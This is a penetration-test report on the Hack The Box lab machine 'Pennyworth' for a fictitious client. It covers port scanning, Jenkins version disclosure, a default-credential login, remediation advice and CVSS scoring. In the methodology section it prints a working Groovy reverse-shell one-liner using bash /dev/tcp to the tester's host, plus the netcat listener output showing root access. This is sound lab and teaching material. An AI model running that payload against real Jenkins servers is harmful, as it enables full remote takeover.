
Pennyworth

Pennyworth HTB

Cover



Target: HTB Machine “Pennyworth” **Client:** Megacorp (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Engagement

The goal was to systematically probe and exploit a Linux host at 10.129.190.196—focusing on its HTTP/8080 service and the embedded Jenkins instance—to demonstrate an end-to-end attack chain from initial reconnaissance through to full root compromise.

Scope of Assessment

- **Network Reconnaissance**
  • ICMP echo (TTL=63 → Linux fingerprint)
- **Port Discovery**
  • SYN-scan across all TCP ports (only 8080/tcp open)
- **Service Enumeration**
  • Jetty 9.4.39.v20210325 on 8080
  • Default `/robots.txt` entry
- **Jenkins Testing**
  • Version disclosed via `X-Jenkins: 2.289.1`
  • Default credentials reuse (`root` / `<REDACTED>`)
  • Groovy script console leveraged for remote code execution

Ethics & Compliance

All activities were executed under a pre-approved rules of engagement, with strict care to avoid service interruption. Findings are confidential and shared only with authorized stakeholders to drive targeted remediation.

2. Methodology

1 Host Discovery

To confirm the target was alive and identify its operating system, we sent a single ICMP echo request. The returned TTL of 63 strongly suggests a Linux-based host.

```
kali@kali ~/workspace/pennyworth [16:30:56] $ ping -c 1 10.129.190.196
PING 10.129.190.196 (10.129.190.196) 56(84) bytes of data.
64 bytes from 10.129.190.196: icmp_seq=1 ttl=63 time=56.2 ms
```

```
--- 10.129.190.196 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 56.201/56.201/56.201/0.000 ms
```

2 TCP Port Scan

We ran a high-speed SYN scan across all TCP ports to find any listening services:

```
kali@kali ~/workspace/pennyworth [16:33:25] $ sudo nmap -sS -Pn -n -p- --
open --min-rate 5000 10.129.190.196  -oG PennyServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 16:33 EDT
Nmap scan report for 10.129.190.196
Host is up (0.042s latency).
Not shown: 65476 closed tcp ports (reset), 58 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 12.42 seconds
```

Result: Only port **8080/tcp** was reported open (HTTP proxy).

3 Service & Version Enumeration

Next, we probed the open HTTP port to identify the web server and any default files:


```
kali@kali ~/workspace/pennyworth [16:35:04] $ sudo nmap -sVC -p 8080
10.129.190.196 -oN PennyServices
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 16:35 EDT
Nmap scan report for 10.129.190.196
Host is up (0.053s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.39.v20210325
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.39.v20210325)
| http-robots.txt: 1 disallowed entry
```

```
|_/

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds

kali@kali ~/workspace/pennyworth [16:36:07] $
```

Findings:

- Port 8080 running **Jetty 9.4.39.v20210325**
- A `/robots.txt` disallowed entry
- No HTML `<title>` in the default page

Jenkins site:



4 Jenkins Version Disclosure

By intercepting a request through Burp Suite, we extracted the `X-Jenkins` header:

```
X-Jenkins: 2.289.1
```

This confirmed the exact Jenkins version, enabling targeted exploit research.

5 Authentication with Default Credentials


We attempted a login with weak or default credentials:

```
- **Username:** root

- **Password:** <REDACTED>
```

Access was granted, indicating the instance had not enforced password hardening.

6 Leveraging the Script Console

Once authenticated, we navigated to **Manage Jenkins** → **Script Console**. Through the Groovy REPL, we executed a one-liner to spawn a reverse shell:



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.162/8443;cat <&5 |
while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```


Meanwhile, on our Kali box:

```
kali@kali ~/workspace/pennyworth [15:29:41] $ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.14.162] from (UNKNOWN) [10.129.191.161] 45160
ls
bin
boot
cdrom
dev
etc
home
```

```
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
```

We received a fully interactive shell as **root**.


Inside the shell, `id` returned UID 0 and GID 0, confirming full root compromise. All further post-exploitation and cleanup proceeded under an elevated context.




```
root@pennyworth:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@pennyworth:~#
```

3 Findings

Vulnerability: Default Credentials – Administrative Access Granted




Base Score 9.8 (Critical)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

- CVSS v3.1 Base Score: 9.8 (Critical) **Metric Breakdown:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Description:
  The Jenkins instance accepted default or weak credentials (`root` / `<REDACTED>`) without MFA or password complexity enforcement, granting full administrator privileges.
- Impact:
  An unauthenticated attacker can log in as administrator, modify configurations, install malicious plugins, and prepare the ground for code execution or data theft.
- Technical Details:
- Discovery: Submitted credentials at `/login

4. Recommendations

To remediate the issues uncovered in this engagement and harden the Jenkins instance at 10.129.190.196:8080, apply the following controls:

1. Patch Management & Version Disclosure
   - **Upgrade Jenkins** to the latest LTS release to eliminate known CVEs in version 2.289.1.

- **Strip or override the `X-Jenkins` header** by using a reverse-proxy (e.g., NGINX/Apache) or the “Simple Theme Plugin” to mask the exact version and reduce fingerprinting risk.

2. Strong Authentication & Access Control
    - **Rotate all default or weak passwords** immediately. Enforce a strong, unique password policy (minimum 12 characters, mixed case, numbers, symbols).
    - **Enable Multi-Factor Authentication (MFA)** for every admin and non-privileged account.
    - **Remove or disable unused accounts**, including the built-in “root”/“admin” defaults, and audit user privileges regularly.
3. Script Console & Plugin Hardening
    - **Disable the Groovy script console** unless explicitly required. If needed, restrict access to a small group of administrators via Matrix-based or Project-based Matrix Authorization Strategy.
    - **Review installed plugins** for outdated or vulnerable components. Uninstall any non-essential plugins and update the rest to their latest patched versions.
4. Network Segmentation & Firewalling
    - **Restrict access to port 8080** so only trusted IP ranges or jump hosts can reach Jenkins (e.g., via VPN or bastion host).
    - **Place Jenkins behind a Web Application Firewall (WAF)** or API gateway to block malicious payloads and rate-limit suspicious requests.
5. Logging, Monitoring & Alerting
    - **Centralize Jenkins logs** (audit, access, system logs) into a SIEM solution.
    - **Create real-time alerts** for anomalous events—failed logins, new user creation, script-console invocations, plugin installations.
    - **Conduct periodic reviews** of audit trails and security configurations to detect drift or misconfiguration.
6. Continuous Security Validation
    - **Automate vulnerability scans** against Jenkins (using tools like OWASP ZAP or Jenkins CIS Benchmark scripts) as part of your CI/CD pipeline.
    - **Perform regular penetration tests** focused on authentication, authorization, and plugin chains to verify the effectiveness of hardened controls.

By applying these layered defenses—patching known flaws, enforcing strong access controls, limiting administrative interfaces, and continuously monitoring activity—you will greatly reduce your exposure to remote-code execution and unauthorized administrative takeover.

5. Conclusions

Executive Summary

Imagine your organization as a high-security office building. Outside, there's a sign that tells everyone precisely which brand of lock you're using. Inside, the front desk still accepts "admin/admin" as a master key. And in the back, a service patiently awaits commands—no questions asked—granting whoever arrives total control over every room. That's exactly how an attacker could breach your environment: by reading publicly disclosed clues, trying an easy password, and then slipping into a hidden console to take full control. In under five minutes, someone with only basic tools could walk right in, roam freely, and walk away with the keys to the kingdom.

Business Impact and Recommended Next Steps

If left unaddressed, these gaps can lead to:

- **Data Theft & Ransomware**
  Attackers could steal, delete or encrypt sensitive information, halting operations and demanding payment.
- **Operational Disruption**
  Complete control allows them to crash services or plant malicious software, causing unplanned downtime.
- **Reputation Damage**
  A public breach erodes customer trust, attracts regulatory penalties, and hurts your brand's image.

To close these gaps swiftly:

- **Hide Your System's Identity**
  Remove or obscure any headers or banners that reveal software version details—think of it as removing the label on your lock.
- **Enforce Strong, Unique Passwords**
  Replace default credentials with long, complex passphrases and turn on multi-factor authentication for every administrator.
- **Lock Down Administrative Access**
  Restrict the management interface so only defined IP addresses or an internal VPN can reach it.
- **Disable Unneeded Consoles**
  Turn off any scripting or developer portals that allow direct command execution. If you need them, isolate them in a separate environment.
- **Monitor Continuously**
  Implement real-time logging and alerting for failed logins, new user creation, or unexpected configuration changes—like hiring a guard to watch your security cameras.

Technical Summary

Our hands-on testing of the web management interface at 10.129.190.196 (port 8080) uncovered three critical issues:

1. **Version Disclosure**
   The exact software version was exposed in the response header, giving attackers a precise blueprint for known exploits.
2. **Default Credentials**
   Administrative login succeeded with out-of-the-box credentials (`root` / `<REDACTED>`), without any multi-factor checks.
3. **Remote Code Execution**
   Through the built-in scripting console, we ran a single one-line command that spawned a shell as the system's root user, achieving full takeover.

This straightforward chain—"reveal version → use easy password → execute commands"—demonstrates how rapidly an outsider can become the system administrator.

Appendix: Tools Used

- **Ping**
  Description:
  Ping is a fundamental network utility used to verify host availability and measure round-trip time. In this engagement, it confirmed the target was online and suggested a Linux OS by its TTL value.
- **Nmap**
  Description:
  Nmap is a complete network-scanning toolkit for discovering live hosts, open ports, and service versions. We used it to perform a fast SYN scan across all TCP ports, identify the Jenkins service on port 8080, and enumerate its Jetty version.
- **Burp Suite**
  Description:
  Burp Suite is an industry-standard web application testing platform with an intercepting proxy. It enabled us to inspect HTTP traffic in real time and extract the `X-Jenkins: 2.289.1` header for targeted exploit research.
- **Netcat (nc)**
  Description:
  Netcat is a versatile networking utility for reading from and writing to network connections. It served as our listener on port 8443 to catch the reverse shell spawned via the Jenkins Groovy console, granting interactive root access.